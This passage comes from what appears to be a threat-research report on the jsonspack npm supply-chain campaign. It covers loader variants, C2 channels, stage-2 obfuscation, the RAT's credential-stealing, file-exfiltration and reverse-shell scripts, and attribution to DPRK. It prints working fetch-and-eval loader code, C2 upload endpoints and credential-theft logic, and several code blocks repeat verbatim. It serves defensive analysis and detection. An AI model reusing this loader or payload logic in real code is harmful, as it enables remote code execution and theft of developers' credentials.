    stdio:    'ignore'  // no stdout/stderr visible to parent
  });
  child.unref();        // parent process can exit; child continues
}

const middleware = (..._args) => {
  runJobA(..._args);
  return (_req, _res, next) => { if (typeof next === 'function') next(); };
};
module.exports = middleware;
module.exports.pino = middleware;  // ← impersonation alias

The last module.exports alias reveals the impersonation target — pino for most packages, flowlimit for the express-flowlimit family. No postinstall script is present in package.json for any of the 27 packages.E8

chai-as-encrypted is the sole exception: it uses an IIFE (Immediately Invoked Function Expression) in lib/initializeCaller.js that fires inline on require() rather than spawning a child process.E9

Loader Code

The loader is always unobfuscated and readable in every package. There are five distinct loader variants across the campaign — each hardcodes its C2 URL differently. The obfuscation begins at the stage-2 payload level, not the loader itself. Variant 5 (npoint — chai-as-encrypted) uses an IIFE that fires inline on require() rather than spawning a child process; it is covered in the Trigger Mechanism section above.E9 Variants 1–4 below are the spawn-based loaders. Full loader source for each variant is archived in artifacts/jsonspack/loaders/.

Variant 1 — BADC6 cluster (metrify-chain@2.4.5, loader SHA256: 5f2d8aec684e79cb983af79d29fddf7e7ecf1e36474baf1422e77c9b79caee23)E37

lib/const.js exports the C2 URL as a base64 string. lib/caller.js redeclares a local const process object that shadows Node.js's global process, so process.env.DEV_API_KEY resolves to the hardcoded value rather than any real environment variable — a deliberate evasion of scanners that look for env var lookups.

Variant 2 — FAWPU cluster (lockedin-chai-chain@1.2.6, loader SHA256: 70f8deb4d35ab7db47845f6b6666ae6c0a22814eca580a10e7a0ba09f9ece5f8)E38

caller.js is entirely self-contained — the C2 URL is inline as a direct atob() call with no const process shadow and no lib/const.js dependency. A lib/const.js file exists in the package but contains a different URL (4NAKK) and is never read by this variant's caller.js.

Variant 3 — XRGF3 cluster (chai-str@1.1.9, loader SHA256: d81e48769a830cd3384a4b8977ade12e5ab7583eb7cca84e7ab966d15871bd71)E39

caller.js hardcodes the C2 URL as a plaintext string literal — the most directly readable form. A const process shadow block is also present (with the same URL in base64) but the executing code uses the plaintext src variable, not atob(process.env.DEV_API_KEY).

Variant 4 — Vercel / 4NAKK clusters (express-flowlimit@2.2.8, loader SHA256: 0939feeda737b0951f6e37d690d65ecfdc5482ae1e1486734aaf59fb2497fcef)E40

caller.js reads from require('./config') — a split-config design that fragments the C2 URL across two files to defeat single-file IOC matching. The Vercel and 4NAKK clusters share this identical caller.js; only their lib/config.js files differ. HTTP 200 returns a benign decoy log message; the payload is delivered on HTTP 404 via error.response.data.token.

Channel allocation is static, not dynamic. Each package is bound to exactly one C2 channel at publish time. The specific embedding technique differs by variant: BADC6 uses an inline const process shadow in caller.js (the C2 URL is hardcoded in the shadow declaration itself, not imported from const.js); FAWPU uses a direct atob() call with no const process shadow and no const.js dependency; XRGF3 uses a plaintext string literal; Vercel uses a split config.js.E34 Three of the four techniques (BADC6, FAWPU, Vercel) obscure the C2 URL from static string-literal scanners. The XRGF3 variant is the exception — its C2 URL is a plaintext string literal and would be detected by any URL regex scanner.

Different packages were published pointing to different channels. Whether this reflects separate platform tenants deploying their own payloads, load balancing, or infrastructure resilience is unknown.

The stage-2 payload — the content of response.data.cookie served by the C2 — is where the obfuscation begins.

Stage-2 Payload Obfuscation

The payload served by each C2 cluster is a heavily obfuscated JavaScript file delivered as the cookie field of a JSON HTTP response. The following is the opening of the npoint[.]io payload as received — the raw obfuscated content before any analysis:E3

// Raw stage-2 payload (npoint[.]io channel) — first 400 chars of response.data.cookie
// SHA256 of full extracted JS: fdb582f16475cb79bebd0dffc48d610430cae2e39e9a3e2abd373b3413691838
function dS(D,y,Q,W,B){const NB={D:0x3e7};return N(y- -NB.D,W);}
function dr(D,y,Q,W,B){const No={D:0x9a};return O(D-No.D,B);}
function dK(D,y,Q,W,B){const NZ={D:0x21};return O(Q-NZ.D,D);}
(function(D,y){const Nc={D:0xaaa,y:0xd40,Q:0x10e7,W:0xd71,B:0x1dcc,
  o:0x28d7,Z:0x82d,L:0x6ab,Y:0x1328,E:0x896,T:0x4006,S:0x29bb,
  f:0x4457,G:0x92a,l:0x30d8,k:0x1e9,K:0x3024,c:0x19a0,h:0x122f,
  q:0x108d,J:'\x21\x39\x6c\x6c', ...  // 554 functions, 17,131-entry RC4 string array
// Raw stage-2 payload (npoint[.]io channel) — first 400 chars of response.data.cookie
// SHA256 of full extracted JS: fdb582f16475cb79bebd0dffc48d610430cae2e39e9a3e2abd373b3413691838
function dS(D,y,Q,W,B){const NB={D:0x3e7};return N(y- -NB.D,W);}
function dr(D,y,Q,W,B){const No={D:0x9a};return O(D-No.D,B);}
function dK(D,y,Q,W,B){const NZ={D:0x21};return O(Q-NZ.D,D);}
(function(D,y){const Nc={D:0xaaa,y:0xd40,Q:0x10e7,W:0xd71,B:0x1dcc,
  o:0x28d7,Z:0x82d,L:0x6ab,Y:0x1328,E:0x896,T:0x4006,S:0x29bb,
  f:0x4457,G:0x92a,l:0x30d8,k:0x1e9,K:0x3024,c:0x19a0,h:0x122f,
  q:0x108d,J:'\x21\x39\x6c\x6c', ...  // 554 functions, 17,131-entry RC4 string array
// Raw stage-2 payload (npoint[.]io channel) — first 400 chars of response.data.cookie
// SHA256 of full extracted JS: fdb582f16475cb79bebd0dffc48d610430cae2e39e9a3e2abd373b3413691838
function dS(D,y,Q,W,B){const NB={D:0x3e7};return N(y- -NB.D,W);}
function dr(D,y,Q,W,B){const No={D:0x9a};return O(D-No.D,B);}
function dK(D,y,Q,W,B){const NZ={D:0x21};return O(Q-NZ.D,D);}
(function(D,y){const Nc={D:0xaaa,y:0xd40,Q:0x10e7,W:0xd71,B:0x1dcc,
  o:0x28d7,Z:0x82d,L:0x6ab,Y:0x1328,E:0x896,T:0x4006,S:0x29bb,
  f:0x4457,G:0x92a,l:0x30d8,k:0x1e9,K:0x3024,c:0x19a0,h:0x122f,
  q:0x108d,J:'\x21\x39\x6c\x6c', ...  // 554 functions, 17,131-entry RC4 string array
// Raw stage-2 payload (npoint[.]io channel) — first 400 chars of response.data.cookie
// SHA256 of full extracted JS: fdb582f16475cb79bebd0dffc48d610430cae2e39e9a3e2abd373b3413691838
function dS(D,y,Q,W,B){const NB={D:0x3e7};return N(y- -NB.D,W);}
function dr(D,y,Q,W,B){const No={D:0x9a};return O(D-No.D,B);}
function dK(D,y,Q,W,B){const NZ={D:0x21};return O(Q-NZ.D,D);}
(function(D,y){const Nc={D:0xaaa,y:0xd40,Q:0x10e7,W:0xd71,B:0x1dcc,
  o:0x28d7,Z:0x82d,L:0x6ab,Y:0x1328,E:0x896,T:0x4006,S:0x29bb,
  f:0x4457,G:0x92a,l:0x30d8,k:0x1e9,K:0x3024,c:0x19a0,h:0x122f,
  q:0x108d,J:'\x21\x39\x6c\x6c', ...  // 554 functions, 17,131-entry RC4 string array

All meaningful strings — module names, URLs, credentials, C2 addresses — are encrypted using RC4+base64 and stored in a 17,131-entry array. Every string access goes through a chain of wrapper functions (e.g. dS(), dr(), dK()) that decode on demand. The obfuscation uses obfuscator.io’s short-name variant: single-character variable names (D, y, Q, W, B) rather than the default _0x-prefixed hex identifiers, producing a smaller file and defeating _0x-pattern detection rules.

The FAWPU, XRGF3, and BADC6 cluster payloads use the same cipher and variant but at much smaller scale (32, 1,292, and 1,295 array entries respectively).E29 Their deobfuscation was only partially successful — see the Payload Status table below.

C2 Delivery Clusters

Six C2 delivery channels were identified across the 27 packages. Five are documented in the table below (confirmed by shasum -a 256 on lib/caller.js across all downloaded tarballs — five distinct loader hashes). The sixth, isillegion[.]com, was used by chai-as-hooked and chai-as-redeployed and is documented in the Network IOCs section.E10

Cluster

C2 URL

Loader SHA256

Packages

VT E15

FAWPU

https://jsonkeeper[.]com/b/FAWPU

70f8deb4d35ab7db47845f6b6666ae6c0a22814eca580a10e7a0ba09f9ece5f8

chai-as-adapter, chai-as-chain-v2, chai-as-evm, chai-use-chain, lockedin-chai-chain

0/94E38

XRGF3

https://jsonkeeper[.]com/b/XRGF3

d81e48769a830cd3384a4b8977ade12e5ab7583eb7cca84e7ab966d15871bd71

chai-beta, chai-str

9/94E39

BADC6

https://jsonkeeper[.]com/b/BADC6

5f2d8aec684e79cb983af79d29fddf7e7ecf1e36474baf1422e77c9b79caee23

trackora-node, trackora-chain, coremesh, coremeshnode, chai-chain-coremesh, relion-node, relion-chain, chain-syncora, node-syncora, metrify-node, metrify-chain, node-metrica, chain-metrica

0/94E37

npoint

https://api.npoint[.]io/2cc8f9fa09a141aafc03

baa5f96044388ff17a9c84a01ce50ee399cf0c9b146d5c7491e4a23a9eb095b6

chai-as-encrypted

5/95 E9

Vercel

http://server-check-genimi.vercel[.]app/defy/v3

0939feeda737b0951f6e37d690d65ecfdc5482ae1e1486734aaf59fb2497fcef

express-flowlimit, chai-extensions-extras, gemini-ai-checker, chai-extensions-extra

0/94–4/94E40

All four Vercel-family packages share the same caller.js hash (0939feeda737b0951f6e37d690d65ecfdc5482ae1e1486734aaf59fb2497fcef) — the C2 endpoint is differentiated via lib/config.js. The 4NAKK URL appears only as dead code in lib/const.js of two packages and is never executed.E40 The BADC6 cluster is the largest by package count (13 packages), 11 of which were self-unpublished before detection (2 remain live: trackora-node, trackora-chain).

Payload status per cluster (retrieved and deobfuscation attempted 2026-04-01):E29

Cluster

Payload size

Obfuscation

Deobfuscation result

Operator fingerprints

npoint

2,809,744 chars

obfuscator.io short-name, RC4+base64, 17,131 entries

Full decode — 117 KB readable output

u_k=301, t=3, SuperStr0ngSecret@)@^, 144.172.110[.]132

FAWPU

4,228 chars

obfuscator.io short-name, RC4+base64, 32 entries

Partial — 3.2 KB structural output; RC4 strings not decoded

None

XRGF3

92,242 chars

obfuscator.io short-name, RC4+base64, 1,292 entries

Partial — 45 KB structural output; RC4 strings not decoded

None

BADC6

91,762 chars

obfuscator.io short-name, RC4+base64, 1,295 entries

Partial — 43 KB structural output; RC4 strings not decoded

None

Vercel

Unknown

Not attempted — offline

Unknown

The Vercel/4NAKK variant uses a split config and 404-triggered delivery rather than a const.js config file.

Kill Chain

Stage 1: Payload Retrieval — Six Delivery Channels

Channels 1–4 (jsonkeeper FAWPU/XRGF3/BADC6, npoint): GET with x-secret-key: _ header. Response JSON field response.data.cookie contains the obfuscated payload. Evaluated via new Function.constructor('require', payload)(require).

The payloads served by each channel are not identical. The npoint[.]io channel was the only one analysed in full. On 2026-04-01 the researcher fetched the FAWPU, XRGF3, and BADC6 bucket responses from a secure machine; the 4NAKK bucket returned HTTP 404 (offline); and both Vercel probe requests returned HTTP 404 (C2 offline or taken down). The three fetched payloads are distinct from the npoint[.]io payload and from each other.E26

Channel

Raw JSON SHA256

Extracted JS size

Extracted JS SHA256

Status

npoint

00a32991fb03bef7ed76498e43be6b43b486bf0ae361e4553145ed9b13099278

2,809,744 chars

fdb582f16475cb79bebd0dffc48d610430cae2e39e9a3e2abd373b3413691838

Fully analysed

FAWPU

42ff9965ef1b9deb7c4dd419260aad4d31f1360e9ce71521e4f620c550b2a040

4,228 chars

120ea01d0994b048a3af21849e7ad4cd005993466b2cedd46854f1082885a362

See below

XRGF3

5b9319a3c154855682d903b9934ad04e49e43d33cdf8255d96fa0fb99ec1007e

92,242 chars

ce56c8708468e1570c75f39f8c09116bbadff3d462daec8cced51c0b6bead024

Partially analysed

BADC6

ae4b4cec52a9186028722940c19de80fdf18dc2109d8a9f42a393058f9fa198a

91,762 chars

56b93d0040a88934bf5cc78323f5166afb91633293812f6adb203baa57b405e4

Partially analysed

4NAKK

n/a

n/a

n/a

HTTP 404 - offline

Vercel

n/a

n/a

n/a

HTTP 404 - offline

FAWPU (4,228 chars) — secondary loader, not the final RAT. The FAWPU bucket serves a compact obfuscated script (10 functions, 32 string array entries, RC4+base64 cipher) whose sole purpose is to spawn a detached node -e child process. The spawned command dynamically constructs an axios.get(<URL>).then(res => eval(res.data.<field>)) call — making FAWPU a third stage that fetches yet another payload from a URL encoded in its string array. That URL cannot be recovered through static analysis alone without executing the script. Operator constants (SuperStr0ngSecret@)@^, u_k=301, 144.172.110[.]132) are absent from its static strings.E27

XRGF3 and BADC6 (~90KB each) — same underlying payload, different obfuscation runs. Both share near-identical structure: ~1,292–1,295 string array entries, ~122–124 function definitions, RC4+base64 cipher with the standard base64 alphabet, and an array-rotation IIFE using the same while(true) pattern. The lazy-init sentinel property names differ (glDhtH for XRGF3, kabmBn for BADC6) — consistent with two separate runs of the same obfuscator configuration producing different random identifiers. Neither contains SuperStr0ngSecret@)@^, 144.172.110[.]132, socket.io, searchAndUpload, or ldbScript in its static strings. The 0x301 value that appears in both is a hex lookup index in the string decoder, not the u_k=301 operator constant.E28 These are a different payload family from the npoint[.]io RAT — possibly an earlier version, a lighter-weight variant, or a different operator's deployment on the same infrastructure.

Stage 2: Payload Execution — Three-Script Concurrent RAT

The C2 serves the payload as {"cookie":"<2.8MB obfuscated JS>"} — a JSON object whose cookie field contains executable JavaScript, delivered as application/json.R2 After evaluation, the payload spawns three concurrent background scripts, each tracked by a PID lock file:

// Stage-3 payload (deobfuscated)
// u_k/t/C2 constants: lines 355–359
// Utils.sp_s() script spawns: lines 845, 851, 862 (composite excerpt)
const u_s = 'http://144.172.110[.]132:8086/upload';  // autoUploadScript file exfil
const l_s = 'http://144.172.110[.]132:8085/upload';  // ldbScript browser data
const s_s = 'http://144.172.110[.]132:8087';          // socket.io C2 + API
const u_k = 301;                                     // operator key
const t   = 3;                                       // tenant/campaign ID

Utils.sp_s(ldbScript,    `pid.${t}.1.lock`, 'ldbScript',        log);
Utils.sp_s(autoUpload,   `pid.${t}.2.lock`, 'autoUploadScript', log);
Utils.sp_s(socketScript, `pid.${t}.3.lock`, 'socketScript',     log);
// Stage-3 payload (deobfuscated)
// u_k/t/C2 constants: lines 355–359
// Utils.sp_s() script spawns: lines 845, 851, 862 (composite excerpt)
const u_s = 'http://144.172.110[.]132:8086/upload';  // autoUploadScript file exfil
const l_s = 'http://144.172.110[.]132:8085/upload';  // ldbScript browser data
const s_s = 'http://144.172.110[.]132:8087';          // socket.io C2 + API
const u_k = 301;                                     // operator key
const t   = 3;                                       // tenant/campaign ID

Utils.sp_s(ldbScript,    `pid.${t}.1.lock`, 'ldbScript',        log);
Utils.sp_s(autoUpload,   `pid.${t}.2.lock`, 'autoUploadScript', log);
Utils.sp_s(socketScript, `pid.${t}.3.lock`, 'socketScript',     log);
// Stage-3 payload (deobfuscated)
// u_k/t/C2 constants: lines 355–359
// Utils.sp_s() script spawns: lines 845, 851, 862 (composite excerpt)
const u_s = 'http://144.172.110[.]132:8086/upload';  // autoUploadScript file exfil
const l_s = 'http://144.172.110[.]132:8085/upload';  // ldbScript browser data
const s_s = 'http://144.172.110[.]132:8087';          // socket.io C2 + API
const u_k = 301;                                     // operator key
const t   = 3;                                       // tenant/campaign ID

Utils.sp_s(ldbScript,    `pid.${t}.1.lock`, 'ldbScript',        log);
Utils.sp_s(autoUpload,   `pid.${t}.2.lock`, 'autoUploadScript', log);
Utils.sp_s(socketScript, `pid.${t}.3.lock`, 'socketScript',     log);
// Stage-3 payload (deobfuscated)
// u_k/t/C2 constants: lines 355–359
// Utils.sp_s() script spawns: lines 845, 851, 862 (composite excerpt)
const u_s = 'http://144.172.110[.]132:8086/upload';  // autoUploadScript file exfil
const l_s = 'http://144.172.110[.]132:8085/upload';  // ldbScript browser data
const s_s = 'http://144.172.110[.]132:8087';          // socket.io C2 + API
const u_k = 301;                                     // operator key
const t   = 3;                                       // tenant/campaign ID

Utils.sp_s(ldbScript,    `pid.${t}.1.lock`, 'ldbScript',        log);
Utils.sp_s(autoUpload,   `pid.${t}.2.lock`, 'autoUploadScript', log);
Utils.sp_s(socketScript, `pid.${t}.3.lock`, 'socketScript',     log);

Script 1 — ldbScript (Browser Credential Stealer)

Targets 13 Chromium-based browsers.A1 Platform-specific AES-256-GCM (Advanced Encryption Standard — Galois/Counter Mode) master key decryption:

  • macOS: Keychain via security find-generic-password -w -s "<Browser> Safe Storage", PBKDF2 (Password-Based Key Derivation Function 2) with parameters: salt saltysalt, 1003 iterations, SHA1, 16-byte key

  • Windows: DPAPI (Data Protection API) via ephemeral PowerShell .ps1 temp scripts, ProtectedData.Unprotect(), CurrentUser and LocalMachine scopes

  • Linux: secret-tool or Python secretstorage

Browser Login Data SQL (Structured Query Language) database copied to temp path to bypass file locks, queried via sql.js (auto-installed if absent). Also targets:

  • 40 crypto wallet browser extensions via Local Extension Settings directory enumerationA2

  • macOS ~/Library/Keychains/login.keychain-db

All output uploaded to http://144.172.110[.]132:8085/upload. E3

Script 2 — autoUploadScript (File Exfiltrator)

Priority scan of Documents, Desktop, Downloads, then full home directory (macOS/Linux) or all drives (Windows via wmic logicaldisk get name). Separate recursive filesystem-wide search for .env* files (.env, .env.local, .env.production, etc.). Uploads all files ≤10 MB to http://144.172.110[.]132:8086/upload. Exclusions: node_modules, .git, vendor, venv, dist, build, Library, System. E3

Script 3 — socketScript (Reverse Shell + Clipboard Monitor)

socket.io client → ws://144.172.110[.]132:8087. Auto-installs socket.io-client via npm install --no-save --loglevel silent if absent. On connect: POSTs host info (hostname, OS, username) to http://144.172.110[.]132:8087/api/notify. HMAC-SHA256 authenticates all requests using SuperStr0ngSecret@)@^.E13

Remote command dispatch:

Socket event / code

Function

command / code 102

Directory listing via fs.readdirSync

command / code 107

File download: read → upload → return URL

command (no code)

child_process.exec(command, { maxBuffer: 300MB })

processControl + stop

PID lookup from lock file → SIGTERMSIGKILL

processControl + start

Log receipt (manual start required)

Clipboard polling every 1 second — POSTs every change to /api/log:

  • macOS: execSync('pbpaste')

  • Windows: PowerShell [System.Windows.Forms.Clipboard]::GetText()

  • Linux/WSL (Windows Subsystem for Linux): xclip / xsel; WSL falls back to PowerShell.exe

WSL-to-Windows Credential Bridge

The payload detects WSL via /proc/version string match and WSL_DISTRO_NAME env var.E14 When in WSL, browser credential paths redirect from Linux paths to Windows filesystem bridge paths:

if (is_wsl()) {
  // steal Windows Chrome from inside Linux:
  chromePaths = ['/mnt/c/Users/<user>/AppData/Local/Google/Chrome/User Data/'];
  clipboardCmd = 'PowerShell.exe Get-Clipboard';
}
if (is_wsl()) {
  // steal Windows Chrome from inside Linux:
  chromePaths = ['/mnt/c/Users/<user>/AppData/Local/Google/Chrome/User Data/'];
  clipboardCmd = 'PowerShell.exe Get-Clipboard';
}
if (is_wsl()) {
  // steal Windows Chrome from inside Linux:
  chromePaths = ['/mnt/c/Users/<user>/AppData/Local/Google/Chrome/User Data/'];
  clipboardCmd = 'PowerShell.exe Get-Clipboard';
}
if (is_wsl()) {
  // steal Windows Chrome from inside Linux:
  chromePaths = ['/mnt/c/Users/<user>/AppData/Local/Google/Chrome/User Data/'];
  clipboardCmd = 'PowerShell.exe Get-Clipboard';
}

A developer running Node.js inside WSL has their Windows host browser credentials exfiltrated by the npm package.

Attribution

Verdict: DPRK / Lazarus Group (Famous Chollima)
Confidence: High

This attribution was updated on 2026-04-03 following the review of dprk-research.kmsec.uk, a DPRK npm threat intelligence feed that independently identified 24 of the 27 jsonspack packages as part of a broader DPRK supply chain operation comprising 163+ packages published across March–April 2026.

The original attribution verdict of "financially-motivated MaaS criminal operator" was based solely on internal technical analysis of the jsonspack packages and payload. That analysis correctly identified several features inconsistent with known DPRK tooling at the time — Node.js RAT (vs. Go/Python), commercial obfuscator.io (vs. hand-rolled XOR), u_k/t multi-tenancy constants, and the unmodified Plesk panel. Those observations remain accurate. Further analysis using the pivots from kmsec shows an even more extensive campaign that is still under active investigation.

Why attribution has changed:

The kmsec feed confirmed that 24 of the 27 jsonspack packages appear across the broader DPRK campaign, published by accounts whose email addresses, naming patterns, and publish cadence match the wider cluster of 163 packages the feed attributes to DPRK / Lazarus (Famous Chollima). Specifically:P3

  • thyfaultkathy4263@hotmail.com — publisher of express-flowlimit, chai-extensions-extras, chai-extensions-extra, gemini-ai-checker — is flagged across multiple DPRK-attributed packages in the kmsec feed

  • corvettdan1963@inlook.cloud — publisher of chai-as-adapter, chai-as-chain-v2, chai-as-evm — appears in the same cluster

  • mwai2005@officecombine.com (chai-use-chain), wovon16983@marvetos.com (trackora-chain, trackora-node), mexowoj971@izkat.com (chai-str), borire8128@jsncos.com (chai-beta), and jghff@smartretireway.com (lockedin-chai-chain) are all attributed to DPRK by the kmsec feed

  • The disposable email provider domains used across these accounts — inlook.cloud, officecombine.com, marvetos.com, jsncos.com, izkat.com, smartretireway.com — are consistent with the throwaway account generation pattern documented throughout the kmsec 163-package set

  • The hello@jsonspack[.]com shared author email — present in package.json metadata across 14 of the 27 packages — functions as a campaign brand in the same way other DPRK packages in the broader set use shared author contact emails as grouping identifiers

The three jsonspack packages not confirmed in the kmsec feed (chai-as-hooked, chai-as-redeployed, chai-as-encrypted) share the same loader architecture, masquerade strategy, and pino impersonation pattern as the 24 confirmed packages, and are assessed with high confidence as part of the same operation.

Motivation: Crypto theft and credential exfiltration — consistent with the financial targeting priorities of DPRK operations. The 40-wallet extension targeting list, Brave browser emphasis, and clipboard interception at 1-second polling are consistent with crypto-focused DPRK operations.

Sophistication tier: Above-average supply chain operator. The 404-triggered evasion, runtime-not-install trigger, config fragmentation, WSL-to-Windows credential bridging, and HMAC-authenticated C2 communication are above the baseline for criminal npm malware.

Concurrent campaigns: The Axios npm supply chain compromise (2026-03-31, Elastic/Trend Micro/Mandiant GTIG) is contemporaneous, also attributed to a North Korea-nexus actor, and distinct from jsonspack in terms of — dropper, loader, C2, delivery mechanism, obfuscation, and payload architecture.

[P3] dprk-research.kmsec.uk — DPRK npm supply chain threat intelligence feed, accessed 2026-04-03. 163 live packages attributed to DPRK / Lazarus (Famous Chollima), published March–April 2026. 24 of the 27 jsonspack packages appear in the feed. Publisher email data from the kmsec feed was used as the primary pivot for cross-campaign attribution.

Interesting Findings

The following techniques were not found in public threat intelligence sources reviewed by the Panther Threat Research team as of 2026-04-01.E18 Where other researchers have documented related techniques, those are noted under each finding.

Finding 1: HTTP 404 Error Response as Payload Delivery Signal

What: Loader fires a C2 beacon on require(). HTTP 200 returns a benign decoy log message. HTTP 404 delivers the malicious payload in error.response.data.token. Sandboxes probing the live C2 see no malicious behaviour.

Where: express-flowlimit / chai-extensions-extraslib/caller.js .catch() handler.

Evidence:

// lib/caller.js — Vercel/4NAKK variant (verbatim from artifact loaders/vercel-variant/caller.txt)
while (retrycnt > 0) {
  try {
    const response = await axios.get(src, { headers: { bearrtoken: DEV_DEPENDENCY_TOKEN } });
    console.log("Token fetched:", response.data.token);  // ← decoy on HTTP 200
    break;
  } catch (error) {
    retrycnt--;
    if (error.response?.status === 404 && error.response.data?.token) {
      const handler = new (Function.constructor)("require", error.response.data.token);
      handler(require);
      break;
    }
  }
}
// lib/caller.js — Vercel/4NAKK variant (verbatim from artifact loaders/vercel-variant/caller.txt)
while (retrycnt > 0) {
  try {
    const response = await axios.get(src, { headers: { bearrtoken: DEV_DEPENDENCY_TOKEN } });
    console.log("Token fetched:", response.data.token);  // ← decoy on HTTP 200
    break;
  } catch (error) {
    retrycnt--;
    if (error.response?.status === 404 && error.response.data?.token) {
      const handler = new (Function.constructor)("require", error.response.data.token);
      handler(require);
      break;
    }
  }
}
// lib/caller.js — Vercel/4NAKK variant (verbatim from artifact loaders/vercel-variant/caller.txt)
while (retrycnt > 0) {
  try {
    const response = await axios.get(src, { headers: { bearrtoken: DEV_DEPENDENCY_TOKEN } });
    console.log("Token fetched:", response.data.token);  // ← decoy on HTTP 200
    break;
  } catch (error) {
    retrycnt--;
    if (error.response?.status === 404 && error.response.data?.token) {
      const handler = new (Function.constructor)("require", error.response.data.token);
      handler(require);
      break;
    }
  }
}
// lib/caller.js — Vercel/4NAKK variant (verbatim from artifact loaders/vercel-variant/caller.txt)
while (retrycnt > 0) {
  try {
    const response = await axios.get(src, { headers: { bearrtoken: DEV_DEPENDENCY_TOKEN } });
    console.log("Token fetched:", response.data.token);  // ← decoy on HTTP 200
    break;
  } catch (error) {
    retrycnt--;
    if (error.response?.status === 404 && error.response.data?.token) {
      const handler = new (Function.constructor)("require", error.response.data.token);
      handler(require);
      break;
    }
  }
}

Determined from: Static analysis of lib/caller.js (SHA256: 0939feeda737b0951f6e37d690d65ecfdc5482ae1e1486734aaf59fb2497fcef) read directly from the downloaded npm tarball — plain, unobfuscated JavaScript, no deobfuscation required.E22 The 404-vs-200 behaviour is explicit in the source: the try block handles HTTP 200 with a benign log message (console.log("Token fetched:", response.data.token)); the catch(error) block checks for HTTP 404 and executes error.response.data.token via Function.constructor. The inference that scanners receive a clean 200 is from the code logic, corroborated by the 0/94 VT detection rate on the URL, not from live testing of the C2.E11

Why this is notable: No published report documents using an HTTP error response code as the payload delivery gate. All prior npm sandbox-evasion uses OS fingerprinting, env var checks, or timing delays. The nearest MITRE technique is T1480 (Execution Guardrails)R1 — no sub-technique covers HTTP error code as delivery signal.

Detection opportunity: Network: outbound GET immediately followed by Function.constructor eval in a .catch() handler. YARA on string bearrtoken. Host: new (Function.constructor) call with require argument.

MITRE ATT&CK: T1480 — Execution Guardrails (no exact sub-technique); T1205 — Traffic Signaling (closest structural match — using network response properties to gate execution).

Finding 2: JSON {"cookie":"<JS>"} Payload Masquerade

What: C2 serves 2.8 MB obfuscated JavaScript as the value of a cookie key in a JSON response body, delivered as application/json. The semantic mismatch — JavaScript in a cookie field in JSON — may evade content-type scanners expecting application/javascript for eval'd content.

Where: All six C2 clusters. Loader: (await axios.get(endpoint)).data.cookie.

Evidence:

{"cookie":"!function(a,b){const c={...};...}(C,0xb*-0x28ed+...)"}

Why this is notable: Searched all 13 sources. No documentation found for response.data.cookie as a JavaScript payload access pattern, or for application/json masquerading a JavaScript payload.

Detection opportunity: HTTP responses with Content-Type: application/json whose body is a single-key JSON object with a value >100 KB beginning with JavaScript function signatures.

MITRE ATT&CK: T1001 — Data Obfuscation; T1132.001 — Standard Encoding.

Finding 3: WSL-to-Windows Credential Bridge via /mnt/c/Users/

What: Detects WSL via /proc/version and WSL_DISTRO_NAME. In WSL context, redirects browser credential paths to /mnt/c/Users/<user>/AppData/Local/*/ and uses PowerShell.exe for clipboard — stealing Windows host credentials from a Linux process.

Where: is_wsl() function and getChromiumBasePaths() WSL branch in the deobfuscated npoint[.]io payload (artifacts/jsonspack/decompiled/payload-synchrony-decoded.txt). E14

Evidence:

// is_wsl() — WSL detection (deobfuscated payload)
function is_wsl() {
  return process.env.WSL_DISTRO_NAME !== undefined ||
    fs.readFileSync('/proc/version', 'utf8').toLowerCase().includes('microsoft');
}

// getChromiumBasePaths() WSL branch — credential path redirect
if (is_wsl()) {
  const windowsUsername = get_wu();  // cmd.exe /c echo %USERNAME%
  return getWindowsBrowserPaths(windowsUsername);
  // resolves to: /mnt/c/Users/<user>/AppData/Local/Google/Chrome/User Data
}

// Clipboard redirect in WSL
clipboardCmd = 'PowerShell.exe Get-Clipboard';
// is_wsl() — WSL detection (deobfuscated payload)
function is_wsl() {
  return process.env.WSL_DISTRO_NAME !== undefined ||
    fs.readFileSync('/proc/version', 'utf8').toLowerCase().includes('microsoft');
}

// getChromiumBasePaths() WSL branch — credential path redirect
if (is_wsl()) {
  const windowsUsername = get_wu();  // cmd.exe /c echo %USERNAME%
  return getWindowsBrowserPaths(windowsUsername);
  // resolves to: /mnt/c/Users/<user>/AppData/Local/Google/Chrome/User Data
}

// Clipboard redirect in WSL
clipboardCmd = 'PowerShell.exe Get-Clipboard';
// is_wsl() — WSL detection (deobfuscated payload)
function is_wsl() {
  return process.env.WSL_DISTRO_NAME !== undefined ||
    fs.readFileSync('/proc/version', 'utf8').toLowerCase().includes('microsoft');
}

// getChromiumBasePaths() WSL branch — credential path redirect
if (is_wsl()) {
  const windowsUsername = get_wu();  // cmd.exe /c echo %USERNAME%
  return getWindowsBrowserPaths(windowsUsername);
  // resolves to: /mnt/c/Users/<user>/AppData/Local/Google/Chrome/User Data
}

// Clipboard redirect in WSL
clipboardCmd = 'PowerShell.exe Get-Clipboard';
// is_wsl() — WSL detection (deobfuscated payload)
function is_wsl() {
  return process.env.WSL_DISTRO_NAME !== undefined ||
    fs.readFileSync('/proc/version', 'utf8').toLowerCase().includes('microsoft');
}

// getChromiumBasePaths() WSL branch — credential path redirect
if (is_wsl()) {
  const windowsUsername = get_wu();  // cmd.exe /c echo %USERNAME%
  return getWindowsBrowserPaths(windowsUsername);
  // resolves to: /mnt/c/Users/<user>/AppData/Local/Google/Chrome/User Data
}

// Clipboard redirect in WSL
clipboardCmd = 'PowerShell.exe Get-Clipboard';

Why this is notable: WSL detection in malware is documented exclusively for sandbox evasion (stop executing). Cross-boundary credential theft by redirecting to /mnt/c/Users/ is undocumented. MITRE T1497.001 covers WSL detection for evasion only — no sub-technique for WSL-to-Windows credential bridging.

Detection opportunity: Node.js process reading /proc/version; file access to /mnt/c/Users/*/AppData/Local/*/Default/Login Data; cmd.exe or PowerShell.exe spawned from a Linux/Node process.

MITRE ATT&CK: T1555.003 — Credentials from Web Browsers (WSL bridge variant, undocumented).

Finding 4: Three-Script Concurrent RAT with PID Lock File Orchestration

What: Stage-3 spawns three independently managed background Node.js scripts, each tracked by /tmp/pid.<t>.<n>.lock. Operator selectively starts/stops scripts via processControl socket.io events. The tenant ID (t=3) is embedded in the lock filenames, enabling per-tenant process management on a shared panel.

Where: Utils.sp_s() calls at lines 845, 851, and 862 of the deobfuscated npoint[.]io payload (artifacts/jsonspack/decompiled/payload-synchrony-decoded.txt). E3

Evidence:

// Stage-3 payload — three concurrent script spawns (deobfuscated, lines 845–862)
Utils.sp_s(ldbScript,    `pid.${t}.1.lock`, 'ldbScript',        log);
Utils.sp_s(autoUpload,   `pid.${t}.2.lock`, 'autoUploadScript', log);
Utils.sp_s(socketScript, `pid.${t}.3.lock`, 'socketScript',     log);

// processControl handler — operator start/stop per script
socket.on('processControl', ({ script, action }) => {
